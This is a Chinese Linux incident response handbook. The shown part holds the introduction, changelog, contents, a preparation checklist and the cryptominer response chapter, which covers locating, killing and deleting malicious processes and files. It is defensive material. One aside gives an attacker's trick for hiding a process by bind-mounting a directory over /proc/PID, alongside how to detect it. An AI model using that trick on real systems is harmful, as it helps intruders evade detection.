Linux 版

INCIDENT RESPONSE COOKBOOK

应急响应手册

NOP Team

简介

大家好，我们是 NOP Team，《Linux 应急响应手册》新版终于和大家见面啦！

这是一本 Linux 应急响应参考书籍，自 2020 年 5 月 3 日开始编写，并于 2021 年 5 月 13 日在 NOP Team 公众号上发布第一版，内容主要包括 Linux 中常见应急响应事件的解决方案、应对几十种常见权限维持手段的常规安全检查方法、应急响应过程中的知识点以及小技巧等

Linux 服务器操作系统基本上都是命令行的环境，不像 Windows 可以使用很多操作性很强，使用起来很方便的图形化工具，同时，在很多场景下，我们没有办法使用自己的电脑通过 SSH 等方式直接连接到服务器进行操作，而是通过物理上机或者物理上堡垒机等方式进行操作，很多时候甚至是不允许携带电脑的，希望大家遇到这种场景的时候，手里的这份《Linux 应急响应手册》能帮到你

在当前的攻防对抗态势中，防守一侧的情况就和木桶效应一样，尤其是在已经被攻破的系统中，排查持久化控制程序如同大海捞针，这本应急响应手册的意义是希望能够有效发现木桶的短板，给予应急响应人员一个较为明确的指导思想，同时给出经过实践测试的操作方法，保证受害系统经过了一次相对全面的排查，以避免由于应急响应人员知识广度和能力水平问题而造成的二次木桶效应

《Linux 应急响应手册v1.9》版本开始，更换了新的封面，本书的新封面是我和多位设计师不断讨论了近一个月后的最终方案，主要是想致敬我的大学 —— 哈尔滨理工大学，那里有一群热爱网络安全的老师和同学们，他们曾给我很多帮助； 还要致敬我的家乡 —— 黑龙江，北国好风光，尽在黑龙江，欢迎大家去玩～

最后欢迎大家关注我们的公众号，也欢迎大家加我微信进行交流反馈： just_hack_for_fun

更新日记

v2.0.2 - 2025.3.5

- 修复了 Markdown 引用样式部分导出后搜索乱码问题

v2.0.1 - 2025.2.28

- 添加了目录
- 去除了部分标题末尾空格

v2.0 - 2025.2.27

- 各应急场景增加了流程图
- 完善了应急场景的处置流程，添加了确认攻击信息准确性
- 完善了应急场景的处置流程，添加了询问历史被攻击情况以及历史通报情况
- 常规安全检查章节添加了 TCP Wrappers 后门排查
- 常规安全检查章节添加了敏感目录排查
- 常规安全检查章节添加了 udev 后门排查
- 常规安全检查章节添加了 Python .pth 文件后门排查
- 常规安全检查章节完善了 profile 配置检查
- 常规安全检查章节完善了计划任务排查中 at 和 batch 的排查
- 小技巧 -> 查找特定时间段内的文件章节添加查找某段时间内创建的文件
- 完善处置前准备章节，增加了国产操作系统和《Windows 应急响应手册》的准备
- 完善了 pstree 命令查看指定 pid 的进程的线程信息
- 修复了小技巧章节 find 命令错误
- 修复了挖矿病毒章节 ps 命令错误
- 修复了由 sudo 本身引起的杀死进程组命令在 sudo 下失效的问题
- 修复了暴力破解 -> SSH 暴力破解章节文字错误
- 修复了数据恢复部分文字错误
- 修复了勒索病毒 -> 根据勒索病毒类型寻找解决方法中的文字错误
- 删除了安芯网盾沙箱
- 删除了绿盟威胁分析中心网址
- 删除了 WEBDIR+ 、Webshellkiller 工具的失效链接

v1.9 - 2024.8.1

v1.8 - 2023.8.11

v1.7 - 2023.4.27

v1.6 - 2023.1.6

v1.5 - 2022.9.29

v1.4 - 2022.4.29

v1.3 - 2021.11.24

v1.2 - 2021.9.10

v1.1 - 2021.7.1

v1.0 - 2021.5.13

hello world - 2020.5.3

目 录

简介 1
更新日记 2
处置前准备 4
注意事项 5
0x01 删除文件问题 5
挖矿病毒 6
0x00 整体流程 6
0x01 梳理现场情况 6
采集并确定 ioc 信息 6
确认攻击信息准确性 7
询问历史被攻击情况、历史通报 7
0x02 获取异常进程pid 7
0x03 寻找恶意文件样本 8
0x04 确定程序运行时间 9
0x05 处理异常进程 10
0x06 删除恶意文件 13
0x07 善后阶段 15
0x08 常规安全检查阶段 15
远控后门 16
0x00 整体流程 16
0x01 梳理现场情况 16
采集并确定 ioc 信息 16
确认攻击信息准确性 17
询问历史被攻击情况或历史通报 17
0x02 通过EDR获取事件，直接定位到文件 17
0x03 通过态势感知获取事件，外连ip+端口 17
0x04 查找进程信息 18
0x05 确定程序运行时间 19
0x06 处理异常进程 19
0x07 删除恶意文件 22
0x08 善后阶段 24
0x09 常规安全检查阶段 24
勒索病毒 25
0x00 整体流程 25
0x01 勒索病毒简述 25
0x02 梳理现场情况 25
保护现场 25

采集并确定 ioc 信息 25
确认攻击信息准确性 26
询问历史被攻击情况或历史通报 26
0x03 确定勒索病毒家族 26
0x04 根据勒索病毒类型寻找解决方法 26
0x05 寻找加密器 27
1. 确定加密时间 27
2. 查找加密开始前的活动 27
3. 对加密器逆向分析 27
0x06 解决勒索 28
0x07 善后阶段 28
0x08 常规安全检查阶段 28
暴力破解 29
0x00 整体流程 29
0x01 梳理现场情况 29
确认攻击信息准确性 29
询问历史被攻击情况、历史通报、历史误报 29
暴力破解类型 29
0x02 SSH 暴力破解 30
0x03 Mysql 暴力破解 40
0x04 FTP 暴力破解 40
0x05 Redis 未授权访问&暴力破解 44
0x06 Mongodb 暴力破解 56
0x07 smtp 暴力破解 66
0x08 善后阶段 67
0x09 常规安全检查阶段 68
非持续性事件 69
0x00 简介 69
0x01 确定目标域名或IP 69
0x02 修改域名解析记录 69
0x03 设置监控程序 70
0x04 等待恶意程序执行 71
0x05 确定程序运行时间 72
0x06 处理异常进程 73
0x07 删除恶意文件 76
0x08 善后阶段 78
0x09 常规安全检查阶段 78
恶意软件包供应链攻击 78

0x00 梳理现场情况 79
采集并确定 ioc 信息 79
确认攻击信息准确性 79
询问历史被攻击情况、历史通报 79
0x01 通过 pid 确定具体文件 79
0x02 确定恶意文件所属软件包 80
0x03 确定恶意软件包相关文件 81
0x04 打包恶意软件所有相关文件 82
0x05 确定程序运行时间 83
0x06 分析恶意软件包并处理异常进程 84
0x07 删除恶意软件包 86
0x08 善后阶段 88
0x09 常规安全检查阶段 89
隧道 90
0x00 隧道处置方法 90
1. 安装 bpftrace 91
2. 上传监控脚本 91
3. 设置监听 92
0x01 SSH隧道 93
本地转发隧道 93
远程转发隧道 95
动态隧道 96
0x02 DNS隧道 98
0x03 ICMP隧道 100
0x04 HTTP/HTTPS 隧道 101
0x05 SSL加密隧道 102
0x06 Socks隧道 103
0x07 Wi-Fi or Bluetooth 隧道 104
常规安全检查 106
0x01 杀毒工具查杀 106
0x02 history 信息 106
0x03 计划任务 109
0x04 账户信息 112
0x05 特权账户 116
0x06 登录信息 116
0x07 特殊权限文件 117
0x08 动态链接库劫持 120
0x09 BASH内置命令 122

0x10 BASH 函数 128
0x11 环境变量 129
0x12 启动项&配置脚本 130
0x13 ssh key 131
0x14 ssh config 131
0x15 alias 信息 132
0x16 DNS配置 133
0x17 日志 133
0x18 ptrace_scope 135
0x19 ASLR 135
0x20 capabilities 136
0x21 iptables 端口复用 137
0x22 密码填充检查 140
0x23 服务检查 141
0x24 motd 检查 147
0x25 进程启动文件检查 154
0x26 软件及其配置文件完整性检查 163
0x27 sudo 配置检查 163
0x28 第三方软件源 GPG 密钥检查 165
0x29 计划任务日志 167
0x30 内核模块签名配置检查 167
0x31 签名不合法的内核模块 169
0x32 PAM 检查 171
针对直接修改 PAM 库的后门检查 171
针对修改 PAM 模块的后门检查 171
针对修改 PAM 配置文件的后门检查 172
针对新增模块与配置文件的排查 172
0x33 proc与ps进程对比 179
0x34 Trap 检查 180
0x35 家目录模板检查 181
0x36 TCP Wrappers 排查 188
0x37 敏感目录排查 189
0x38 udev 后门排查 190
0x39 Python .pth 后门排查 192
善后阶段 194
0x01 定损 194
0x02 针对性排查处理 194
常见问题的解决方法 195
0x01 文件无法删除 195

1. 文件被进程占用 195
2. 文件存在隐藏属性 195
3. 文件上层目录存在 SBIT 权限 195
0x02 netstat -pantu pid处显示 - 196
1. 存在隐藏挂载 196
2. 权限不够 197
3. 进程刚刚释放 197
0x03 ps、top 等工具无法看到恶意进程 197
1. 通过挂载进行了隐藏 198
2. ps、top 命令被替换 198
3. LD_PRELOAD 等方法共享库劫持 199
0x04 终端出现乱码 200
1. reset 201
2. stty sane 202
3. clear 202
4. echo 字符 203
小技巧 204
0x01 查找文件 204
0x02 查找文件内容 207
0x03 确定系统相关信息 212
0x04 系统完整性检查 213
0x05 系统文件监控工具 213
0x06 查看glibc版本 213
0x07 文本比对 214
0x08 数据恢复 215
存在进程对误删文件进行读写 215
数据恢复程序 217
查看误删除文件所在分区的文件系统类型 220
卸载误删文件所在的分区 221
Extundelete 222
Debugfs 230
R-Linux 230
Ext3grep 232
Ext4magic 235
TestDisk【测试恢复文件失败，不推荐】 243
0x09 批量查找文件并打印信息 244
0x10 拷贝取证 245
虚拟化平台 245
全盘拷贝 245

dd 245
G4L 263
clonezilla 301
进程拷贝 346
CRIU 346
组合拳 355
关键文件取证 365
Linux Evidence Acquisition Framework 366
0x11 history 显示执行时间 369
0x12 单独查看某个进程的日志 370
0x13 如何暂停进程/冻结进程 371
暂停/冻结 一个进程 371
恢复/解冻 一个进程 371
0x14 查找特定时间段内的文件 371
查找某段时间内创建的文件(btime) 371
查找某段时间内修改的文件(mtime) 372
查找某段时间访问的文件(atime) 372
查找某段时间内修改属性的文件(ctime) 373
注意事项 373
技巧解析 373
0x15 内存中搜索字符串 375
0x16 配置文件检查小技巧 377
0x17 进程&容器抓包 378
1. 安装 379
2. 演示抓包包含进程 379
3. 演示抓指定进程的包 380
知识点附录 383
0x01 Linux 守护进程｜进程组｜session(会话)｜job(作业) 383
1. 案例1 383
2. 案例2 384
3. 进程组 386
4. Session 391
5. 守护进程(daemon) 392
6. dies und das 395
0x02 Linux 启动项默认情况 403
0x03 SSH隧道 459
本地转发隧道 459
远程转发隧道 462
动态隧道 464

0x04 线程内存相关信息文件存储位置 467
0x05 与C&C隐藏技术的对抗 468
1. 简介 468
2. 查看 DNS 缓存记录 468
3. 服务器配置监控程序 469
4. 修改 HOSTS 文件，建立解析记录 470
5. VPS 上建立监听 471
6. 使用 nmap 模拟对 VPS 的访问 471
0x06 history 无记录的可能原因 474

处置前准备

- 物理写保护优盘
- 数据专用优盘
- busybox

> busybox 是一个集成工具，将Linux的部分工具进行了整合，节省了很多代码，有部分工具的参数可能会比系统自带的少一些

- 各种查杀工具
- 纯净的Ubuntu、Centos、Debian虚拟机，建议额外携带国产操作系统的虚拟机，例如UOS
- Linux 克隆取证启动U盘
- 克隆取证数据存储硬盘
- 本手册 ^_^
- 顺便可以带上 《Windows 应急响应手册》

注意事项

0x01 删除文件问题


默认情况下，`rm ./*` 是不会删除以 `.` 开头的文件和文件夹的

```
john@yjxy:~$ mkdir test
john@yjxy:~$ cd test
john@yjxy:~/test$ ls -al
total 8
drwxrwxr-x 2 john john 4096 Jul 14 12:46 .
drwxr-x--- 5 john john 4096 Jul 14 12:46 ..
john@yjxy:~/test$ echo "flag1" > .a
john@yjxy:~/test$ mkdir .test
john@yjxy:~/test$ echo "flag2" > .test/b.txt
john@yjxy:~/test$ echo "flag3" > c.txt
john@yjxy:~/test$ ls -al
total 20
drwxrwxr-x 3 john john 4096 Jul 14 12:46 .
drwxr-x--- 5 john john 4096 Jul 14 12:46 ..
-rw-rw-r-- 1 john john    6 Jul 14 12:46 .a
-rw-rw-r-- 1 john john    6 Jul 14 12:46 c.txt
drwxrwxr-x 2 john john 4096 Jul 14 12:46 .test
john@yjxy:~/test$ sudo rm ./*
john@yjxy:~/test$ ls -al
total 16
drwxrwxr-x 3 john john 4096 Jul 14 12:46 .
drwxr-x--- 5 john john 4096 Jul 14 12:46 ..
-rw-rw-r-- 1 john john    6 Jul 14 12:46 .a
drwxrwxr-x 2 john john 4096 Jul 14 12:46 .test
john@yjxy:~/test$ ls -al .test/
total 12
drwxrwxr-x 2 john john 4096 Jul 14 12:46 .
drwxrwxr-x 3 john john 4096 Jul 14 12:46 ..
-rw-rw-r-- 1 john john    6 Jul 14 12:46 b.txt
john@yjxy:~/test$
```

所以在删除恶意文件等场景时，需要注意删除方法

挖矿病毒

0x00 整体流程



0x01 梳理现场情况

采集并确定 ioc 信息

- 从内网 dns 服务器、dns 防火墙、流量审计设备等设备获取
- 根据 `ioc` 信息确定挖矿程序具体家族类型

- Virustotal
- 深信服威胁情报中心
- 微步在线
- venuseye
- 安恒威胁情报中心
- 360威胁情报中心
- 绿盟威胁情报中心
- AlienVault
- RedQueen安全智能服务平台
- IBM X-Force Exchange
- ThreatMiner
- 腾讯威胁情报中心
- 安天威胁情报中心

确认攻击信息准确性

安全设备、人、上级/行业/监管单位的通报都不见得是准确的，做二次研判是必要的，能够帮我应急响应人员确定整体排查思路

询问历史被攻击情况、历史通报

历史攻击可能会留下攻击遗产，成为未来新一轮攻击事件的发起点，询问清楚历史被攻击、被通报情况，向当事人或负责人了解清楚事件性质、处理过程、处理结果，这可能会在完全理不清攻击路径的时候帮你一把

0x02 获取异常进程pid

- CPU占用
  - `top -c -o %CPU`
    - -c 参数显示进程的命令行参数

        - -p 参数指定进程的pid
    - `ps -w -eo pid,ppid,%mem,%cpu,cmd --sort=-%cpu | head -n 5`
        - 以 cpu 占用情况排序的进程信息前 5 行
- 内存占用
    - `top -c -o %MEM`
        - -c 参数显示进程的命令行参数
        - -p 参数指定进程的pid
    - `ps -w -eo pid,ppid,%mem,%cpu,cmd --sort=-%mem | head -n 5`
- 网络占用

> 网络占用需要安装这两个软件，之后使用root权限进行执行
> Debian/Ubuntu
>
> - `apt-get install nethogs`
>
> Centos/RHEL
>
> - `yum -y install epel-release`
> - `yum -y install nethogs`

    - nethogs
    - jnettop

0x03 寻找恶意文件样本

经过以上步骤，我们基本上已经获取到进程pid或进程相关的命令行命令

- 根据进程名字或者部分字符串获取pid
    - `pidof "name"`
    - `ps -w -aux | grep "name"`
    - `ps -w -ef | grep "name" | grep -v grep | awk '{print $2}'`
    - `pgrep -f "name"`
- 根据pid获取程序的详细信息
    - `lsof -p pid`

- `pwdx pid` 获取该pid的进程启动的时候的目录,并不一定是恶意文件所在的路径，只是启动恶意文件的路径
- `systemctl status pid` 获取这个进程的 status 信息
- `cat /proc/pid/maps`
- `ls -al /proc/pid/exe`

> 有些时候无法通过ps，top等命令根据pid进行查询，可能是因为攻击者将/proc/pid/ 进行了隐藏，可以通过以下方式进行隐藏(ubuntu测试成功，centos测试失败)
>
> - mkdir .hidden
> - mount -o bind .hidden /proc/PID
>
> 这种情况可以使用 `cat /proc/$$/mountinfo` 来查看挂载信息

- **根据pid查看由进程起的线程**
  - `ps -w H -T -p pid`
  - `ps -w -Lf pid`

```
[ ~]$ ps -T -p 55499
  PID  SPID TTY          TIME CMD
55499 55499 pts/1    00:00:00 Suricata-Main
55499 55500 pts/1    00:00:00 RxPcapeth51
55499 55501 pts/1    00:00:02 FlowManagerThre
55499 55502 pts/1    00:00:00 SCPerfWakeupThr
55499 55503 pts/1    00:00:00 SCPerfMgmtThrea
```

其中SPID就是线程ID，而CMD栏则显示了线程名称

  - `top -H -p pid` -H 选项可以显示线程
  - htop (默认未安装)，可以较为全面的展示线程
  - `pstree -agplU` 推荐，非常全面展示进程与线程间的关系
    - 可以在后面直接加 pid 的值，例如 `pstree -agplU 709` ，查看指定 pid 的进程与线程的关系

0x04 确定程序运行时间

- **查看程序运行时间**
  - `ps -w -eo pid,lstart,etime,cmd | grep <pid>`

```
root@localhost:~# ps -eo pid,lstart,etime,cmd | grep 1292
   1292 Thu Apr 28 13:32:20 2022       30:02 /usr/sbin/sshd -D
   1941 Thu Apr 28 14:02:22 2022       00:00 grep --color=auto 1292
root@localhost:~#
```

表示 `1292` 这个进程是在 `2022` 年 `4` 月 `28` 日 `13:32:20` 被创建的，已经运行了 `30分零2秒`，具体执行的命令行为 `/usr/sbin/sshd -D`

- 与找到的恶意文件创建时间进行对比
  - `stat xxx.sh`

```
root@localhost:~# stat demo.c2
  File: 'demo.c2'
  Size: 244             Blocks: 8          IO Block: 4096   regular file
Device: fc00h/64512d    Inode: 275677      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2022-04-28 14:09:14.036586946 +0800
Modify: 2022-04-28 14:08:51.182797392 +0800
Change: 2022-04-28 14:08:51.182797392 +0800
 Birth: -
root@localhost:~#
```

  - `ls -al xxx.sh`

```
root@localhost:~# ls -al demo.c2
-rw-r--r-- 1 root root 244 Apr 28 14:08 demo.c2
root@localhost:~#
```

> 这个部分更多是为了验证发现的文件是否为当前程序的恶意文件，增加这个对比，可能会发现一些之前没有发现的蛛丝马迹

0x05 处理异常进程

- 恶意文件样本采样
  - scp
    - `scp -P 4588 remote@www.target.com:/usr/local/aaa /home/admin`
    - -P 指定SSH端口
    - 从远程服务器将aaa下载到本地的 /home/admin
- finalshell、xshell等集成工具
  - python、php等程序起http服务
  - nc
- 病毒在线分析
  - 微步云沙箱
  - Virustotal

    - virscan
    - 哈勃
    - jotti
    - scanvir
    - 魔盾
    - HYBRID
    - 奇安信情报沙箱
    - 大圣云沙箱检测系统
    - YOMI
    - 360沙箱云
    - 安恒云沙箱
- **寻找病毒分析报告**
    - 深信服EDR团队安全情报分析
    - 火绒安全最新资讯
    - 安全客
    - Freebuf
    - 微步在线 X 情报社区
    - 安天
    - ...
- **进程查杀**

> **有些进程会起子进程，可以使用如下命令查看**

    - `ps -w ajfx`
    - `systemctl status`

> **如果无子进程，直接使用**

    - `kill -9 pid` **这样会直接杀死指定进程，但是，由这个进程产生的子进程不会被杀死**

> **如果进程起子进程，需要使用如下命令**
>
> - `kill -9 -pid` **这里pid前有个减号，表示杀掉这个进程组**

```
> 需要注意的是， `kill -9 -PGID` 配合 `sudo` 使用时，需要将命令修改为以下格式
>
> ```bash
> sudo kill -9 -- -PGID
> ```
>
> 也可以使用 `pkill` 来完成
>
> ```bash
> sudo pkill -g PGID   # 进程组前没有横杠
> ```
```

> 进程组ID & 会话ID
> 平时我们关注的更多是PID和PPID，对于PGID，SID接触较少，简单介绍一下
> 使用 `ps -w ajfx` 可以看到具体的PPID、PID、PGID、SID 信息

```
helper@bogon:~$ ps j -A | head -5
  PPID    PID   PGID    SID TTY        TPGID STAT   UID   TIME COMMAND
     0      1      1      1 ?           -1 Ss       0   0:01 /sbin/init noprompt
     0      2      0      0 ?           -1 S        0   0:00 [kthreadd]
     2      3      0      0 ?           -1 S        0   0:00 [ksoftirqd/0]
     2      5      0      0 ?           -1 S<       0   0:00 [kworker/0:0H]
helper@bogon:~$
```

> 程序运行起来后，会产生一个主进程，并且分配一个进程ID（pid），如果在运行期间起其他进程，那么这个其他进程就是子进程，同时分配相应的进程ID，并设置其PPID的值为父进程的pid
> 此时呢，父进程和所有生成的子进程会组合成一个进程组，并且分配一个进程组ID
> 那什么叫做会话ID，其实也很容易理解，我们通过ssh 链接到服务器，就会获取一个会话，分配一个会话ID，此时我们起的进程的会话ID都是一样的
> 所以，如果挖矿程序有调用子进程，那么就需要以进程组为单位杀死!

- **守护进程(daemon)**

> 挖矿病毒为了保障挖矿程序的运行，通常会为挖矿程序设置守护进程，杀死守护进程与杀死普通进程并无区别，更详细的内容已经总结到 Linux守护进程 | 应急响应 这篇文章

- **线程查杀**

> 很多木马病毒将恶意代码执行做到了线程级别，也就是说附到了现有正常业务的进程中，做一个线程,目前查杀一个进程中的线程风险比较大，极可能会把进程搞崩掉，需要与客户确认好再进行，杀死线程的方法和杀死进程一样，因为在Linux中线程的概念就是轻量级进程

- 根据pid查看由进程起的线程
  - `ps -w -T -p pid`
  - `ps -w -aLf pid`

```
[ ~]$ ps -T -p 55499
  PID  SPID TTY          TIME CMD
55499 55499 pts/1    00:00:00 Suricata-Main
55499 55500 pts/1    00:00:00 RxPcapeth51
55499 55501 pts/1    00:00:02 FlowManagerThre
55499 55502 pts/1    00:00:00 SCPerfWakeupThr
55499 55503 pts/1    00:00:00 SCPerfMgmtThrea
```

    其中SPID就是线程ID，而CMD栏则显示了线程名称
  - `top -H -p pid` -H 选项可以显示线程
  - htop (默认未安装)，可以较为全面的展示线程
  - `pstree -agplU` 推荐，非常全面展示进程与线程间的关系
    - 可以在后面直接加 pid 的值，例如 `pstree -agplU 709` ，查看指定 pid 的进程与线程的关系
- 查看全部的线程
  - `ps -w -eLFa`

0x06 删除恶意文件

> 通过进程pid以及/proc/ ,我们已经定位到了文件的具体位置，接下来就是删除恶意文件

- 查看文件占用
  `lsof eval.sh`
  如果存在进程占用，那么占用进程也可能是恶意进程，需要按照之前的步骤进行查看
- a 和 i 属性导致文件不可删除
  - a属性 文件只能增加内容，不能修改之前的文件，不能删除文件
  - i属性 内容不能改变，文件不能删除
    可以使用 `chattr -a` 和 `chattr -i`

具体可以参考
https://www.cnblogs.com/kzang/articles/2673790.html

- 奇怪文件名导致文件不可删除

> 从windows向linux传输的文件或者攻击者恶意制造的文件，很多会有文件名乱码，无法直接通过乱码的文件名进行删除，可以使用inode来确定文件名，之后删除

- 使用 inode 进行删除
  - 查看inode
    - ls -li eval.sh

```
john@john:~/temp$ ls -li evil.sh
12327526 -rw-r--r-- 1 john john 0 3月   7 10:21 evil.sh
john@john:~/temp$
```

  - 删除文件
    - find ./* -inum 12327526 -delete
    - find ./ -inum 12327526 -exec rm {} \;
    - find ./* -inum 12327526 -exec rm -i {} \; **(会有一步确认是否删除)**
    - find ./* -inum 12327526 -exec rm -f {} \; **(不进行确认直接强制删除)**
    - find ./* -inum 12327526 |xargs rm -f
    - rm `find ./* -inum 12327526`

> 参考文章
> https://www.cnblogs.com/starry-skys/p/12970463.html
> https://www.cnblogs.com/tssc/p/7574432.html

- 目录挂载导致无法删除

> 当目录中没有文件但是依旧无法删除的时候，显示 Device or resource busy
>
> 使用lsof 进行查看，又发现没有资源占用，此时要考虑可能目录存在挂载点

```
join@u20copy:~$ mkdir mount_point
join@u20copy:~$ rm -r mount_point/
join@u20copy:~$ ls
join@u20copy:~$ mkdir mount_point
join@u20copy:~$ sudo mount /dev/sdb1 /home/join/mount_point/
join@u20copy:~$ rm -r mount_point/
rm: descend into write-protected directory 'mount_point/'? yes
rm: descend into write-protected directory 'mount_point/lost+found'? yes
rm: remove write-protected directory 'mount_point/lost+found'? yes
rm: cannot remove 'mount_point/lost+found': Permission denied
join@u20copy:~$ sudo rm -rf mount_point/
rm: cannot remove 'mount_point/': Device or resource busy
join@u20copy:~$ ls
mount_point
join@u20copy:~$
```

此时需要先将挂载取消，之后再删除该文件夹

查看挂载情况

```
sudo lsblk -a
```

```
join@u20copy:~$ sudo rm -rf mount_point/
rm: cannot remove 'mount_point/': Device or resource busy
join@u20copy:~$ ls
mount_point
join@u20copy:~$ sudo lsblk -a
NAME                      MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0                       7:0    0   55M  1 loop /snap/core18/1880
loop1                       7:1    0 55.6M  1 loop /snap/core18/2667
loop2                       7:2    0 91.9M  1 loop /snap/lxd/24061
loop3                       7:3    0 63.3M  1 loop /snap/core20/1778
loop4                       7:4    0 71.3M  1 loop /snap/lxd/16099
loop5                       7:5    0 49.6M  1 loop /snap/snapd/17883
loop6                       7:6    0        0 loop
loop7                       7:7    0        0 loop
sda                         8:0    0   64G  0 disk
├─sda1                      8:1    0    1M  0 part
├─sda2                      8:2    0    1G  0 part /boot
└─sda3                      8:3    0   15G  0 part
  └─ubuntu--vg-ubuntu--lv 253:0    0   15G  0 lvm  /
sdb                         8:16   0   16G  0 disk
└─sdb1                      8:17   0   16G  0 part /home/join/mount_point
sr0                        11:0    1 1024M  0 rom
join@u20copy:~$
```

取消挂载

```
sudo umount /dev/sdb1
```

/dev/sdb1 是演示电脑的情况，需要按照实际情况更改

```
└─sda3                      8:3    0   15G  0 part
  └─ubuntu--vg-ubuntu--lv 253:0    0   15G  0 lvm  /
sdb                         8:16   0   16G  0 disk
└─sdb1                      8:17   0   16G  0 part /home/join/mount_point
sr0                        11:0    1 1024M  0 rom
join@u20copy:~$ sudo umount /dev/sdb1
join@u20copy:~$ rm -rf mount_point/
join@u20copy:~$ ls
join@u20copy:~$
```

这样就成功删除了

0x07 善后阶段

